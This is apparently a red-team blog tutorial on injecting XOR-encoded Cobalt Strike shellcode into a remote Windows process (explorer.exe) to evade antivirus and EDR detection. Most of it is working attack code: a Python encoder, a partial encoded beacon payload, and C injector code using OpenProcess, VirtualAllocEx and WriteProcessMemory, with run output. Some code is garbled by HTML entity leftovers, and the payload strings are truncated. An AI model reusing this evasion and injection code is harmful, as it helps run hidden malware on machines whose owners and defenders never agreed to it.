

# In-Memory shellcode decoding to evade AVs/EDRs

shells.systems/in-memory-shellcode-decoding-to-evade-avs/

Askar

2020-07-26

The image shows a screenshot of Process Explorer and a Command Prompt window. In Process Explorer, the 'explorer.exe' process is selected, and its PID (5080) is highlighted with a red box. Below it, the Command Prompt shows the execution of 'CreateRemoteThread.exe 5080', with the PID '5080' also highlighted in red. The output of the command shows successful execution and the allocation of memory at address 0x4ac0000.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		7,756 K	28,488 K	92		
System Idle Process	98.54	60 K	8 K	0		
System	0.10	196 K	136 K	4		
Interrupts	0.18	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,036 K	944 K	316		
Memory Compression		316 K	67,456 K	1608		
csrss.exe	< 0.01	1,728 K	4,448 K	424		
wininit.exe		1,324 K	5,676 K	504		
csrss.exe	0.03	1,784 K	4,700 K	516		
winlogon.exe		2,748 K	9,216 K	612		
fontdrvhost.exe		3,640 K	6,092 K	784		
dwm.exe	0.04	173,532 K	156,416 K	988		
explorer.exe	0.06	43,752 K	107,412 K	5080	Windows Explorer	Microsoft Co
cmd.exe		2,620 K	4,676 K	1788	Windows Command Processor	Microsoft Co

```
C:\Users\askar\Desktop>CreateRemoteThread.exe 5080
[+] Handle retrieved successfully!
[+] Handle value is 00000000000000A8
[+] Allocated based address is 0x4ac0000
[+] Byte wrote successfully!
[+] Byte wrote successfully!
[+] Byte wrote successfully!
[+] Byte wrote successfully!
[+] Byte wrote successfully!
[+] Byte wrote successfully!
```

Estimated Reading Time: 9 minutes

During the previous week, I was doing some research about [win32 APIs](#) and how we can use them during weaponizing our attack, I already did [some work](#) related to process injection in the past, but I was looking for something more advanced and to do an extra mile in process injection.

So, I took my simple [vanilla shellcode injection C implementation](#) and tried to take it to the next level by implementing a decoding routine for it and make sure that my shellcode will be written in the memory in an encoded way then it will be decoded later on runtime.

The vanilla process injection technique is very simple to use and to implement, you just need to Open the process you want, Allocate space on that process, Write your shellcode then execute it.

We will do almost the same thing here but I will encode my shellcode before by writing a simple python script to encode my shellcode, then, later on, we will let the C code decode that in runtime then write each byte in the memory after allocating the space we want.

Also, I will dig deeper inside some of Win32 APIs and explain how each one is executed at low level.

## process injection 101

---

As I mentioned before the vanilla process injection technique will do the following:

- Open a process and retrieve a HANDLE for that process.
- Allocate Space in the remote process (retrieve a memory address).
- Write the data (shellcode) inside that process.
- Execute the shellcode.

We can perform these steps with a couple of Win32 APIs which are:

- OpenProcess()
- VirtualAllocEx()
- WriteProcessMemory()
- CreateRemoteThread()

In the normal case, we will write the raw data “shellcode” directly to the memory as it is, but if the shellcode is detected by AVs/EDRs they will definitely raise an alert about that, so, we need to encode our shellcode and save it as encoded shellcode inside our binary, then, we need to decode it and write it to the memory to avoid detection.

## Shellcode encoding

---

We need to encode our shellcode to avoid detection as I mentioned before and to do that, we need to modify that shellcode in a reversible way that could be used to retrieve the original status of our shellcode, and we can do that by performing some changes on each opcode such as:

- XOR
- ADD
- Subtract
- SWAP

I will use XOR bitwise operation on each opcode of my shellcode, I will use Cobalt Strike beacon as my shellcode, and it will be the following shellcode:

```
/* length: 887 bytes */
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\
```

And the following code will be our encoder:

```
#!/usr/bin/python


import sys

raw_data =
"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\

new_shellcode = []
for opcode in raw_data:
    new_opcode = (ord(opcode) ^ 0x01)
    new_shellcode.append(new_opcode)

print "".join(["\\x{}".format(hex(abs(i)).replace("0x", "")) for i in
new_shellcode])
```

This script will read each opcode of our shellcode then it will xor it with the byte 0x01 which is our key in this case, then it will append each encoded opcode into a new list and finally, it will print it as a shellcode like the following:



We got the encoded shellcode after running the script, we are ready now to move on.

We will now start implementing the C code that will perform the shellcode injection for us, I will walk through using win32 API to explain that.

### Open process and retrieve a handle

We need to choose a process to inject our shellcode to it, and to do that, we need to retrieve a handle for that process so we can perform some actions on it, and to do that, we will use OpenProcess win32 API using the following code:

```

#include <windows.h>

int main(int argc, char *argv[]){

    // The PID that you want to use
    // You can use GetCurrentProcessId() to get the current PID
    int process_id = atoi(argv[1]);

    // Declare a new handle as process variable
    // PROCESS_ALL_ACCESS
    HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);

    // If the operation succeeded it will return the handle
    if(process){
        printf(&quot;[+] Handle retrieved successfully!\n&quot;);

        // We can print it as pointer using printf
        printf(&quot;[+] Handle value is %p\n&quot;;, process);
    }else{
        printf(&quot;[-] Unable to retrieve process handle\n&quot;);
    }
}


```

This code will take the process id that you want to get a handle for as a first argument to the code, then it will use `OpenProcess()` with `PROCESS_ALL_ACCESS` access right to open the process and save the handle in the variable `process` and finally, it will print the handle for us.

The `OpenProcess()` function actually takes 3 parameters you can check them via [this page](#).

Also, You can check all access rights [from this page](#).

And after compiling the code and run it to retrieve the handle of the process “explorer.exe” with pid 4032, we will get the following:



We retrieved the handle successfully.

## Allocate space on the remote process

Next step after retrieving the handle will be Allocating space inside that process, we can do that using `VirtualAllocEx()` using the following code:

```

#include <windows.h>

int main(int argc, char *argv[]){

    char data[] = &quot;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&quot;;

    // The PID that you want to use
    int process_id = atoi(argv[1]);

    // Declare a new handle as process variable
    // PROCESS_ALL_ACCESS
    HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);

    // If the operation succeeded it will return the handle
    if(process){
        printf(&quot;[+] Handle retrieved successfully!\n&quot;);

        // We can print it as pointer using printf
        printf(&quot;[+] Handle value is %p\n&quot;;, process);

        // Allocate space
        // Define the base_address variable which will save the allocated memory address
        LPVOID base_address;
        base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        if(base_address){

            printf(&quot;[+] Allocated based address is 0x%x\n&quot;;, base_address);

        }else{
            printf(&quot;[-] Unable to allocate memory ...&quot;);
        }
    }else{
        printf(&quot;[-] Unable to retrieve process handle\n&quot;);
    }
}

```

I added some data in line #7 as a dump data (will be replaced with our shellcode), we should have it to allocate the memory based on its size.

In line #25 we declared a variable called “base\_address” as LPVOID which will represent the base address of the allocated memory.


And in line #26 we use VirtualAllocEx() and pass the following parameters for it:

- process: which is the handle that we retrieved earlier using OpenProcess()
- Null: to make sure that the function will allocate address automatically instead of using one that we know.
- sizeof(data): the size of the data that will be written to memory.

- MEM\_COMMIT | MEM\_RESERVE, PAGE\_EXECUTE\_READWRITE: the allocation type that we want to use, which describe what we want to do inside that allocated region of memory which is read write execute (RWX)


Allocating memory region with RWX it's not very stealthy, and the EDRs could consider it as suspicious action.

And finally, in line #29 we will print the address of the allocated memory, which we will write our data on, and by running the code we will get the following:




We got the address “0xa50000” as our base address.

Let me explain that more and tell you what that address exactly means, and to do that, I will attach my debugger to explorer.exe and see what we have at that address:




Then I will go to the address "0xa50000" like the following:





Choose expression and enter the address:



To get the following results:

```

000000000A50000 0000 add byte ptr ds:[rax],al
000000000A50002 0000 add byte ptr ds:[rax],al
000000000A50004 0000 add byte ptr ds:[rax],al
000000000A50006 0000 add byte ptr ds:[rax],al
000000000A50008 0000 add byte ptr ds:[rax],al
000000000A5000A 0000 add byte ptr ds:[rax],al
000000000A5000C 0000 add byte ptr ds:[rax],al
000000000A5000E 0000 add byte ptr ds:[rax],al
000000000A50010 0000 add byte ptr ds:[rax],al
000000000A50012 0000 add byte ptr ds:[rax],al
000000000A50014 0000 add byte ptr ds:[rax],al
000000000A50016 0000 add byte ptr ds:[rax],al
000000000A50018 0000 add byte ptr ds:[rax],al
000000000A5001A 0000 add byte ptr ds:[rax],al
000000000A5001C 0000 add byte ptr ds:[rax],al
000000000A5001E 0000 add byte ptr ds:[rax],al
000000000A50020 0000 add byte ptr ds:[rax],al
000000000A50022 0000 add byte ptr ds:[rax],al
000000000A50024 0000 add byte ptr ds:[rax],al
000000000A50026 0000 add byte ptr ds:[rax],al
000000000A50028 0000 add byte ptr ds:[rax],al
000000000A5002A 0000 add byte ptr ds:[rax],al
000000000A5002C 0000 add byte ptr ds:[rax],al
000000000A5002E 0000 add byte ptr ds:[rax],al
000000000A50030 0000 add byte ptr ds:[rax],al
000000000A50032 0000 add byte ptr ds:[rax],al
000000000A50034 0000 add byte ptr ds:[rax],al
000000000A50036 0000 add byte ptr ds:[rax],al
000000000A50038 0000 add byte ptr ds:[rax],al
000000000A5003A 0000 add byte ptr ds:[rax],al
000000000A5003C 0000 add byte ptr ds:[rax],al
000000000A5003E 0000 add byte ptr ds:[rax],al
000000000A50040 0000 add byte ptr ds:[rax],al
000000000A50042 0000 add byte ptr ds:[rax],al
000000000A50044 0000 add byte ptr ds:[rax],al
000000000A50046 0000 add byte ptr ds:[rax],al
000000000A50048 0000 add byte ptr ds:[rax],al
000000000A5004A 0000 add byte ptr ds:[rax],al
000000000A5004C 0000 add byte ptr ds:[rax],al
000000000A5004E 0000 add byte ptr ds:[rax],al
000000000A50050 0000 add byte ptr ds:[rax],al
000000000A50052 0000 add byte ptr ds:[rax],al
000000000A50054 0000 add byte ptr ds:[rax],al

```

As we can see, the function VirtualAllocEx has allocated memory space in explorer.exe for us and we are ready to write our data.

### Write data to memory

Now here is the most important part of our technique, we will decode the original opcodes and write it directly to memory, we will do that by start writing our data from “0xA5000” and increase the address one by one reach the next memory address.

We used xor to encode our shellcode, now we will use the same value to decode each byte and retrieve the original status of each opcode, and that is an example about this operation:

```

hex(ord("\xfc") ^ 0x01) # = 0xfd
hex(ord("\xfd") ^ 0x01) # = 0xfc

```

So by XORing each opcode with 0x01, we will retrieve the original shellcode but this time without getting caught via static analysis (signature-based) detection by AVs/EDRs because it will be written directly to the memory in runtime.

Even with this type of encoding your payload may get flagged, so make sure to use stronger encoding and test it before using in your operation.

The following code will achieve that for us:

```

#include <windows.h>

int main(int argc, char *argv[]){

    unsigned char data[] =
    &quot;\xfd\x49\x82\xe5\xf1\xe9\xcb\x1\x1\x1\x40\x50\x40\x51\x53\x50\x57\x49\x30\xd3\x6

    // The PID that you want to use
    int process_id = atoi(argv[1]);

    // Declare a new handle as process variable
    // PROCESS_ALL_ACCESS
    HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);

    // If the operation succeeded it will return the handle
    if(process){
        printf(&quot;[+] Handle retrieved successfully!\n&quot;);

        // We can print it as pointer using printf
        printf(&quot;[+] Handle value is %p\n&quot;;, process);

        // Allocate space
        // Define the base_address variable which will save the allocated memory address
        LPVOID base_address;
        base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        if(base_address){

            printf(&quot;[+] Allocated based address is 0x%x\n&quot;;, base_address);

                // Data chars counter
                int i;

                // Base address counter
                int n = 0;

                for(i = 0; i<=sizeof(data); i++){

                    // Decode shellcode opcode
                    char DecodedOpCode = data[i] ^ 0x01;

                    // Write the decoded bytes in memory address
                    if(WriteProcessMemory(process,
base_address+n, &DecodedOpCode, 1, NULL)){

                        printf(&quot;[+] Byte wrote
sucessfully!\n&quot;);

                            // Increase memory address by 1

```

```

        }
        n++;
    }

}

}else{
    printf("&quot;[-] Unable to allocate memory ...&n&quot;);
}

}else{
    printf("&quot;[-] Unable to retrieve process handle&n&quot;);
}

}

```

This code will write our shellcode in memory after decoding each byte of it with our key "0x01", as we can see in line #39 I used a for loop to move on each element of our shellcode, then in line #42 I XORed each element with 0x01 to retrieve the original opcode, and in line #45 I wrote that decoded byte to a specific location in memory and finally in line #51 I move the n counter which is the memory counter to the next memory address to decode and write the opcode to.

The WriteProcessMemory() took the following parameters:

- process: which is the handle that we retrieved earlier using OpenProcess()
- base\_address+n: which is the address that we want to write our opcode to (base\_address retrieved from VirtualAllocEx) and n is the counter to move to the next address.
- &DecodedOpCode: the address of our DecodedOpCode byte.
- 1: the number of written bytes which is only one byte.
- Null: Because we don't have a pointer to receive the number of written bytes.

You can check the parameters that the WriteProcessMemory takes from [this page](#).

After compiling the program and run it, we will get the following:

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-QH81C80\askar]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description
Registry		6,960 K	26,048 K	92	
System Idle Process	98.36	60 K	8 K	0	
System	0.21	196 K	136 K	4	
Interrupts	0.19	0 K	0 K	n/a	Hardware Interrupts
smss.exe		1,036 K	1,076 K	316	
Memory Compression		176 K	37,252 K	1608	
csrss.exe		1,708 K	4,660 K	424	
wininit.exe		1,324 K	6,308 K	504	
csrss.exe	0.04	1,784 K	4,924 K	516	
winlogon.exe		2,748 K	9,604 K	612	
fontdrvhost.exe		3,640 K	7,956 K	784	
dwm.exe	0.06	128,096 K	162,324 K	988	
explorer.exe	0.06	37,640 K	106,716 K	3988	Windows Explorer
SecurityHealthSystray.exe		1,760 K	8,960 K	7140	Windows Security n
vm3dservice.exe		1,348 K	5,892 K	2220	
vmtoolsd.exe	0.05	9,028 K	20,584 K	64	VMware Tools Core


Command Prompt

```

C:\Users\askar\Desktop>WriteProcessMemory.exe 3988
[+] Handle retrieved successfully!
[+] Handle value is 00000000000000088
